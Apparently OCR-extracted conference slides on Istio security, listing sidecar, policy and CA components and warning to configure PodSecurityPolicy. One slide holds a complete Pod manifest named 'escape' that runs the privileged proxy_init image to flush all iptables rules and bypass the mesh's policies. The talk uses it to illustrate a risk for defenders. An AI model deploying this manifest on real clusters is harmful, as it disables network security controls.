
ISTIO

- enforced policies
- envoy as fast sidecar
- CA



ISTIO

- Envoy Sidecar
- Central Policies
- Privileged InitContainer NET_ADMIN
- Citadel CA needs higher Security Level
- Egress / Ingress



DON'T FORGET THE PODSECURITY POLICY

>_ ENDOCODE

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: escape
  namespace: default
spec:
  containers:
  - image: busybox
    command:
      - sleep
      - "3650d"
    imagePullPolicy: IfNotPresent
    name: busybox
  - image: docker.io/istio/proxy_init:1.0.5
    name: escape
    command:
      - "/bin/bash"
    args:
      - "-c"
      - |+
        echo
        echo "########  old rules ###########"
        echo
        iptables-save
        echo
        echo "######## cleared rules ##########"
        echo
        iptables -P INPUT ACCEPT
        iptables -P FORWARD ACCEPT
        iptables -P OUTPUT ACCEPT
        iptables -t nat -F
        iptables -t mangle -F
        iptables -F
        iptables -X
        iptables-save
        sleep 3650d
    securityContext:
      capabilities:
        add:
        - NET_ADMIN
      privileged: true
  restartPolicy: Always
```

QUESTIONS?

ALWAYS STAY ABOVE THE CLOUDS

This talk: `bit.ly/2xaEEHr`

- https://endocode.com
- https://endocode.com/blog/
- https://github.com/endocode/